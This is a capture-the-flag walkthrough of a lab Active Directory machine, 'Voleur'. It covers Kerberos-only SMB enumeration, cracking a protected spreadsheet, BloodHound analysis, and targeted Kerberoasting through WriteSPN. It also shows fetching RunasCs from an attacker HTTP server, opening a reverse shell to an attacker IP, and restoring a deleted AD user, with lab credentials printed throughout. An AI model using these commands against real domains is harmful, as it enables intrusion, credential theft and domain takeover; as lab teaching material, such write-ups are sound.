

Summary
Voleur is a Kerberos-only Active Directory environment where NTLM is disabled on SMB, which means every tool that speaks SMB needs a valid Kerberos ticket and a properly configured krb5.conf before anything will authenticate. The provided credential for ryan.naylor opens an IT share containing a password-protected Excel spreadsheet. Cracking the file with office2john reveals credentials for several accounts including svc_ldap and svc_iis. From there, BloodHound shows a WriteSPN edge from svc_ldap to svc_winrm, enabling a clean Kerberoast that lands the user flag via WinRM.
Lateral movement runs through three stages. The svc_ldap account belongs to a group with AD Recycle Bin restore rights, which gets used to bring back the deleted user todd.wolfe. Accessing the IT share as todd.wolfe reveals archived DPAPI credential files and a master key. Decrypting them surfaces credentials for jeremy.combs. From jeremy.combs’s share access, a private key and a note describing a partially configured WSL environment are recovered. The RSA key identifies svc_backup as its intended user. Logging in via the WSL SSH listener on port 2222 lands a shell with direct access to the Windows filesystem via /mnt/c, where a backup copy of ntds.dit, SYSTEM, and SECURITY are sitting in a third-line support folder. secretsdump extracts the administrator hash for a pass-the-hash session and the root flag.
Flags:
- User: ryan.naylor → IT share → office2john → svc_ldap creds → BloodHound → WriteSPN → Kerberoast svc_winrm → evil-winrm
- Root: RunasCs as svc_ldap → restore todd.wolfe → DPAPI decrypt → jeremy.combs → id_rsa → SSH as svc_backup → ntds.dit → secretsdump → psexec as Administrator
Detailed Walkthrough
Enumeration
Nmap Scan
Start with a full TCP port scan:
sudo nmap -p- --min-rate 1000 -T4 10.129.232.130 -oA TCP_allportsExtract open ports:
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')Run the detailed service scan:
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.232.130PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows AD LDAP (Domain: voleur.htb)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
2222/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux)
3268/tcp open ldap Microsoft Windows AD LDAP (Domain: voleur.htb)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (WinRM)
9389/tcp open mc-nmf .NET Message Framing
- 88 (Kerberos) confirms a domain controller
- 389/3268 (LDAP) gives us the domain name
voleur.htband hostnameDC- 445 (SMB) is open, but nmap notes SMBv2 negotiation failed. This signals a Kerberos-only environment where NTLM is disabled
- 2222 (SSH) is unusual for a DC. The Ubuntu banner tells us this is likely a WSL instance, not the Windows SSH server
- 5985 (WinRM) is open and will be usable once we have the right credentials
Add the DC to /etc/hosts and sync the clock before any Kerberos operation:
sudo nano /etc/hosts
# 10.129.232.130  voleur.htb dc.voleur.htb
sudo ntpdate 10.129.232.130SMB Enumeration
Test the provided credentials. A standard NXC SMB check fails because NTLM is disabled:
nxc smb 10.129.232.130 -u ryan.naylor -p 'HollowOct31Nyt'
Adding the -k flag switches NXC to Kerberos authentication:
nxc smb 10.129.232.130 -u ryan.naylor -p 'HollowOct31Nyt' -k
Credentials confirmed. Check shares:
nxc smb 10.129.232.130 -u ryan.naylor -p 'HollowOct31Nyt' -k --shares
The IT share has READ access, but our normal way of connecting isn’t working.
smbclient --realm=voleur.htb -U 'voleur.htb/ryan.naylor%HollowOct31Nyt' //dc.voleur.htb/IT -k
To connect with smbclient, the local Kerberos configuration needs to know the KDC address. Generate a working krb5.conf directly from NXC:
nxc smb 10.129.232.130 --generate-krb5-file voleur.krb
sudo cp /etc/krb5.conf /etc/krb5.conf.bak
sudo cp voleur.krb /etc/krb5.conf
Now connect to the share:
smbclient --realm=voleur.htb -U 'voleur.htb/ryan.naylor%HollowOct31Nyt' //dc.voleur.htb/IT
Inside the share there is a First-Line Support folder containing Access_Review.xlsx. Download it:

smb: \> get "First-Line Support/Access_Review.xlsx"Opening the file prompts for a password.

Finding 1: IT Share Readable with Provided Credentials Holds a Password-Protected Spreadsheet with Internal Account Data
Cracking the Excel Password
Extract the hash with office2john:
office2john Access_Review.xlsx > excel.hash.txtCrack with John against rockyou:
john excel.hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Password: football1
The unlocked spreadsheet contains usernames, job titles, permission levels, and a notes column. The notes column includes credentials:

Todd.Wolfe:NightT1meP1dg3on14
svc_ldap:M1XyC9pW7qT5Vn
svc_iis:N5pXyW1VqM7CZ8

We test these credentials with NXC and find that the svc_iis and svc_ldap are working, but the credential for Todd.Wolfe is not.
Active Directory Enumeration - BloodHound
With new credentials in hand, it is time to map out what access they give us in BloodHound.
Collect BloodHound data using ryan.naylor’s credentials:
rusthound-ce -d voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' -o ./bh -z
Start BloodHound and import the zip:
bloodhound-start


Mark ryan.naylor, svc_ldap, and svc_iis as owned and explore outbound paths.


svc_ldap has WriteSPN over svc_winrm. This means we can assign a Service Principal Name to svc_winrm and then Kerberoast it.
Finding 2: svc_ldap Has WriteSPN Over svc_winrm, Enabling Targeted Kerberoasting
Foothold - Kerberoasting svc_winrm
Assign an SPN to svc_winrm using svc_ldap:
bloodyAD --host 10.129.232.130 -d voleur.htb -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' -k set object 'svc_winrm' servicePrincipalName -v 'http/pwned'
Kerberoast the account:
nxc ldap DC.voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k --kerberoast kerberoast.out
Clean up the SPN once the hash is captured:
bloodyAD --host 10.129.232.130 -d voleur.htb -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' -k set object 'svc_winrm' servicePrincipalName
Crack the hash with Hashcat (mode 13100 = Kerberos TGS-REP):
hashcat -m 13100 kerberoast.out rockyou.txt
Credentials recovered: svc_winrm:AFireInsidedeOzarctica980219afi
Because this environment only accepts Kerberos authentication, we cannot pass the plaintext password directly to evil-winrm. We first need to exchange the password for a Ticket Granting Ticket using getTGT.py. This saves the TGT as a .ccache file on disk. The KRB5CCNAME environment variable tells any Kerberos-aware tool which ticket cache to use for the current command, so prefixing the evil-winrm call with it points the connection at svc_winrm’s cached ticket rather than prompting for a password.
getTGT.py 'voleur.htb/svc_winrm:AFireInsidedeOzarctica980219afi'
KRB5CCNAME=svc_winrm.ccache evil-winrm -i dc.voleur.htb -r voleur.htb

Lateral Movement - Restoring todd.wolfe from the AD Recycle Bin
BloodHound shows svc_ldap is a member of a group with AD Recycle Bin restore rights. todd.wolfe does not appear as an active object in BloodHound, which aligns with the spreadsheet noting his account as inactive. To restore a deleted AD object, the operation needs to run from a session authenticated as svc_ldap.

RunasCs.exe handles user switching without needing an interactive logon. Transfer it from the attack box to the WinRM session:
python3 -m http.server 8001
From the WinRM session:
wget http://10.10.16.60:8001/RunasCs.exe -o runascs.exe
Set up a listener on the attack box:
sudo rlwrap nc -lvnp 9001
Fire RunasCs to get a reverse shell as svc_ldap:
.\runascs.exe svc_ldap M1XyC9pW7qT5Vn powershell.exe -r 10.10.16.60:9001

From the svc_ldap shell, check for deleted user objects:
Get-ADObject -Filter 'isDeleted -eq $true -and objectClass -eq "user"' -IncludeDeletedObjects
Restore todd.wolfe using the object GUID:
Restore-ADObject -Identity 1c6b1deb-c372-4cbb-87b1-15031de169db
